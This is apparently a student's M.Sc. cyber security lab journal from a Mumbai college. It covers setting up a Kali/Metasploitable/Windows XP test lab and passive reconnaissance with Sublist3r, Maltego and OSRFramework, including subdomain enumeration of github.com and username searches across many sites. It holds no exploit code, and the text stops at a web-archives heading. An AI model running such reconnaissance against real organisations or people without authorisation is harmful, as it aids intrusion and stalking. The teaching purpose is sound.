



R.D & S.H NATIONAL COLLEGE & SWA SCIENCE COLLEGE

Bandra, Mumbai - 400050

DEPARTMENT OF COMPUTER SCIENCE


M.Sc Computer Science – Semester III

Cyber Security and Risk Assessment

JOURNAL

2024-2025

Seat No. _____



**R.D. & S.H. NATIONAL
COLLEGE & S. W.A. SCIENCE COLLEGE,**

Bandra, Mumbai – 400050.

Department of Computer Science

CERTIFICATE



This is to certify that **Mr/Ms.** of **M.Sc Part II (Sem III)** class has satisfactorily completed **8** Practicals in the subject of **Cyber Security and Risk Assessment** as a part of M.Sc. Degree Course in Computer Science during the academic year 2024 – 2025.

Date of Submission:

Faculty Incharge

Co-ordinator,
Department of Computer Science

Signature of External Examiner

INDEX

SR.NO	DATE	AIM	PAGE NO.	SIGN

1.		Exploring and building a verification lab for penetration testing (Kali Linux).		
2.		Use of open-source intelligence and passive reconnaissance.		
3.		Practical on enumerating host, port, and service scanning.		
4.		Practical on vulnerability scanning and assessment.		
5.		Practical on use of Social Engineering Toolkit.		
6.		Practical on Exploiting Web-based applications.		
7.		Practical on Using Metasploit Framework for exploitation.		
8.		Practical on Injecting Code in Data Driven Applications: SQL Injection.		

PRACTICAL NO : 1

Aim: Exploring and building a verification lab for penetration testing (Kali Linux)

Requirements:


- **Kali Linux:** A specialized Linux distribution for penetration testing.
- **Metasploitable:** A vulnerable virtual machine designed for testing.
- **Windows XP/7/10 VM:** A target system to test attacks.

- **VMware/VirtualBox:** Virtualization software to run multiple OS instances.

Steps:


1. VMware Installation:

- Download and execute the VMware installer to install VMware Player/VirtualBox




2. Installing Windows XP:


- Open VMware and select "Create a New Virtual Machine."




- Choose the Windows XP ISO.
- Enter the product key and create a user with a password.




- Name your virtual machine.



- Set the disk size (default option is fine).



- Finish the installation and wait for it to complete.



3. Configuring Windows XP:

- Disable the Windows firewall:
 - Go to Start Menu > Control Panel > Security Center.
 - Select Windows Firewall and turn it off.



4. Installing Kali Linux:

- Open VMware and select "Open a Virtual Machine."
- Choose the Kali Linux virtual machine file and run it.
- Log in with the username and password (kali).



5. Installing Metasploitable:

- In VMware, select "Open a Virtual Machine."
- Choose the Metasploitable virtual machine file and run it.
- Log in with the username and password (msfadmin).

6. Networking Setup:

- Obtain the IP addresses for each virtual machine:
 - **Kali Linux & Metasploitable:** Use ip a.
 - **Windows XP:** Use ipconfig.

1. Kali Linux: 192.168.253.128

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:cb:ed:94 brd ff:ff:ff:ff:ff:ff
    inet 192.168.231.129/24 brd 192.168.231.255 scope global dynamic noprefixroute
        route eth0
            valid_lft 1743sec preferred_lft 1743sec
        inet6 fe80::de37:ee8c:b8a2:ad5f/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

2. Metasploitable: 192.168.253.130

```

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:ea:e3:cf brd ff:ff:ff:ff:ff:ff
    inet 192.168.231.130/24 brd 192.168.231.255 scope global eth0
        inet6 fe80::20c:29ff:feaa:e3cf/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:ea:e3:d9 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ 

```

3. Windows XP: 192.168.253.129



```

C:\> C:\WINDOWS\system32\command.com
Specified COMMAND search directory bad
Microsoft(R) Windows DOS
(C)Copyright Microsoft Corp 1990-2001.

C:>C:\Windows\System32\ipconfig.exe

Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . : localdomain
  IP Address . . . . . : 192.168.231.128
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.231.2


Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . : Media disconnected

C:>

```

7. Pinging Between Systems:

- Ping Metasploitable from Kali & Windows.




```

(kali㉿kali)-[~]
$ ping -c 4 192.168.231.130
PING 192.168.231.130 (192.168.231.130) 56(84) bytes of data.
64 bytes from 192.168.231.130: icmp_seq=1 ttl=64 time=0.952 ms
64 bytes from 192.168.231.130: icmp_seq=2 ttl=64 time=0.516 ms
64 bytes from 192.168.231.130: icmp_seq=3 ttl=64 time=0.471 ms
64 bytes from 192.168.231.130: icmp_seq=4 ttl=64 time=1.33 ms

--- 192.168.231.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3039ms
rtt min/avg/max/mdev = 0.471/0.817/1.331/0.350 ms

(kali㉿kali)-[~]
$ 

```



```

C:\>Documents and Settings\Administrator>ping 192.168.231.130

Pinging 192.168.231.130 with 32 bytes of data:

Reply from 192.168.231.130: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.231.130:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
  Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

```

- Ping Windows from Metasploitable & Kali.

```
msfadmin@metasploitable:~$ ping -c 4 192.168.231.128
PING 192.168.231.128 (192.168.231.128) 56(84) bytes of data.
64 bytes from 192.168.231.128: icmp_seq=1 ttl=128 time=4.03 ms
64 bytes from 192.168.231.128: icmp_seq=2 ttl=128 time=0.416 ms
64 bytes from 192.168.231.128: icmp_seq=3 ttl=128 time=0.365 ms
64 bytes from 192.168.231.128: icmp_seq=4 ttl=128 time=0.469 ms

--- 192.168.231.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.365/1.322/4.039/1.569 ms
msfadmin@metasploitable:~$
```

```
(kali㉿kali)-[~]
└─$ ping -c 4 192.168.231.128
PING 192.168.231.128 (192.168.231.128) 56(84) bytes of data.
64 bytes from 192.168.231.128: icmp_seq=1 ttl=128 time=0.451 ms
64 bytes from 192.168.231.128: icmp_seq=2 ttl=128 time=0.581 ms
64 bytes from 192.168.231.128: icmp_seq=3 ttl=128 time=0.675 ms
64 bytes from 192.168.231.128: icmp_seq=4 ttl=128 time=0.457 ms

--- 192.168.231.128 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3046ms
rtt min/avg/max/mdev = 0.451/0.541/0.675/0.093 ms

(kali㉿kali)-[~]
└─$
```

- Ping Kali from Windows & Metasploitable.

```
C:\>Documents and Settings\Administrator>ping 192.168.231.129
Pinging 192.168.231.129 with 32 bytes of data:
Reply from 192.168.231.129: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.231.129:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

```
msfadmin@metasploitable:~$ ping -c 4 192.168.231.129
PING 192.168.231.129 (192.168.231.129) 56(84) bytes of data.
64 bytes from 192.168.231.129: icmp_seq=1 ttl=64 time=1.87 ms
64 bytes from 192.168.231.129: icmp_seq=2 ttl=64 time=0.413 ms
64 bytes from 192.168.231.129: icmp_seq=3 ttl=64 time=0.385 ms
64 bytes from 192.168.231.129: icmp_seq=4 ttl=64 time=0.361 ms

--- 192.168.231.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.361/0.757/1.870/0.643 ms
msfadmin@metasploitable:~$
```

PRACTICAL NO : 2

Aim: Use of open-source intelligence and passive reconnaissance


Requirements:

Steps:

A) Sublist3r: Finding Subdomains

1. Install Sublist3r:

- In the terminal, run: sudo apt install sublist3r



```
(kali㉿kali)-[~]
$ sudo apt install sublist3r
Installing:
  sublist3r

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 894
  Download size: 620 kB
  Space needed: 1,944 kB / 64.6 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 sublist3r all 1.1-4
620 kB
Fetched 620 kB in 1s (777 kB/s)
Selecting previously unselected package sublist3r.
(Reading database ... 391259 files and directories currently installed.)
Preparing to unpack .../sublist3r_1.1-4_all.deb ...
Unpacking sublist3r (1.1-4) ...
Setting up sublist3r (1.1-4) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.1-1) ...
```

2. Run Sublist3r:

- Use Sublist3r to find subdomains of GitHub using the Bing search engine: sublist3r -d github.com -t 3 -b bing
- Replace -t 3 with the number of threads and -b bing with your desired search engine (e.g., Google, Yahoo).

3. Note the Results:

- Record any subdomains found.

```
(kali㉿kali)-[~]
$ sublist3r -d github.com -t 3 -o subdomains_github.txt

3UBLIE3R3RP

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for github.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[-] Finished now the Google Enumeration ...
[!] Error: Virustotal probably now is blocking our requests
[-] Saving results to file: subdomains_github.txt
[-] Total Unique Subdomains Found: 93
www.github.com
atom-installer.github.com
branch.github.com
brandguide.github.com
camo.github.com
central.github.com
cla.github.com
classroom.github.com
cloud.github.com
f.cloud.github.com
codespaces.github.com
codespaces-dev.github.com
```

-d github.com: Specifies the domain to search subdomains for.

-t 3: Sets the number of threads (you can adjust this as needed).

-b bing: Specifies Bing as the search engine.

B) Maltego: Visualizing Relationships

1. Install Maltego:

- Install the Maltego tool: sudo apt install maltego

```
(kali㉿kali)-[~]
$ sudo apt install maltego
[sudo] password for kali:
Installing:
    maltego
```

2. Create an Account:

- Launch Maltego from the terminal: maltego
- Create an account if you don't have one, or log in if you do.

3. Set Up and Run a Machine:

- After logging in, navigate to the "Machines" tab.
- Select "Footprint L1" (Basic footprint) and click "Run Machine."

4. Enter a Target Domain:

- When prompted, enter `testfire.net` or any other domain you want to analyze.



Start a Machine

CHOOSE MACHINE: Please select the machine to run from the list below.

STEPS

1. Choose machine
2. Specify target

Footprint L1 CE [Domain]
This performs a level 1 (fast, basic) footprint of a domain.

Find Wikipedia Edits CE [Domain]
This machine takes a domain and looks for possible Wikipedia e...

Company Stalker CE [Domain]
This machine will try to get all email addresses at a domain th...

Footprint L2 CE [Domain]
This performs a level 2 (mild) footprint of a domain.

< Back | Next > | Finish | Cancel

Start a Machine

SPECIFY TARGET: Please provide parameters for the machine to target.

STEPS

1. Choose machine
2. Specify target


The Footprint L1 CE machine requires the following inputs:

Domain Name: `testfire.net`

< Back | Next > | **Finish** | Cancel

5. Analyze the Output:

- View the output graph and analyze the relationships and data points found.



C) OSRFramework: Keyword Searches

1. Install OSRFramework:

- Install the framework using pip: sudo pip install osrframework

```
(kali㉿kali)-[~]
$ sudo pip install osrframework
[sudo] password for kali:
Collecting osrframework
  Downloading osrframework-0.20.5.tar.gz (203 kB)
   203.1/203.1 kB 2.9 MB/s eta 0:00:00
```

2. Run Usufy:

- Search for the keyword "cyberhia" in URLs: usufy -n cyberhia

```
(kali㉿kali)-[~]
$ usufy -n cyberhia
```

Sheet Name: Objects recovered (2024-9-2_8h15m). Results obtained (49):		
	com.i3visio.URI	com.i3visio.Alias com.i3visio.Platform
http://forum.bennugd.org/index.php?action=profile;user=cyberhia	cyberhia	Bennugd
http://www.burbuja.info/inmobiliaria/member-cyberhia.html	cyberhia	Burbuja.info
https://badoo.com/cyberhia	cyberhia	Badoo
http://armorgames.com/user/cyberhia	cyberhia	Armorgames
https://www.causes.com/cyberhia	cyberhia	Causes
http://www.chess.com/members/view/cyberhia	cyberhia	Chess
https://www.cryptocompare.com/profile/cyberhia/#/Activity	cyberhia	cryptocompare
http://www.datpiff.com/profile/cyberhia	cyberhia	Datpiff
https://crowdin.com/profile/cyberhia	cyberhia	Crowdin

3. Run Searchfy:

- Search for "cyberhia" across multiple social media platforms:
searchfy -q cyberhia

```
2024-09-02 08:23:34.319793      Starting search in different platform(s) ... Relax!
Press <Ctrl + C> to stop ...

[*] Launching search using the Github module ...
[*] Launching search using the Instagram module ...
[*] Launching search using the KeyServerUbuntu module ...

2024-09-02 08:23:37.169457      Results obtained:

+-----+
| No data found ... |
+-----+

2024-09-02 08:23:37.169764      You can find all the information collected in the following files:
./profiles.csv


2024-09-02 08:23:37.169825      Finishing execution ...

Total time used:    0:00:02.850032
Average seconds/query: 2.850032 seconds
```

D) Web Archives: Viewing Cached Versions

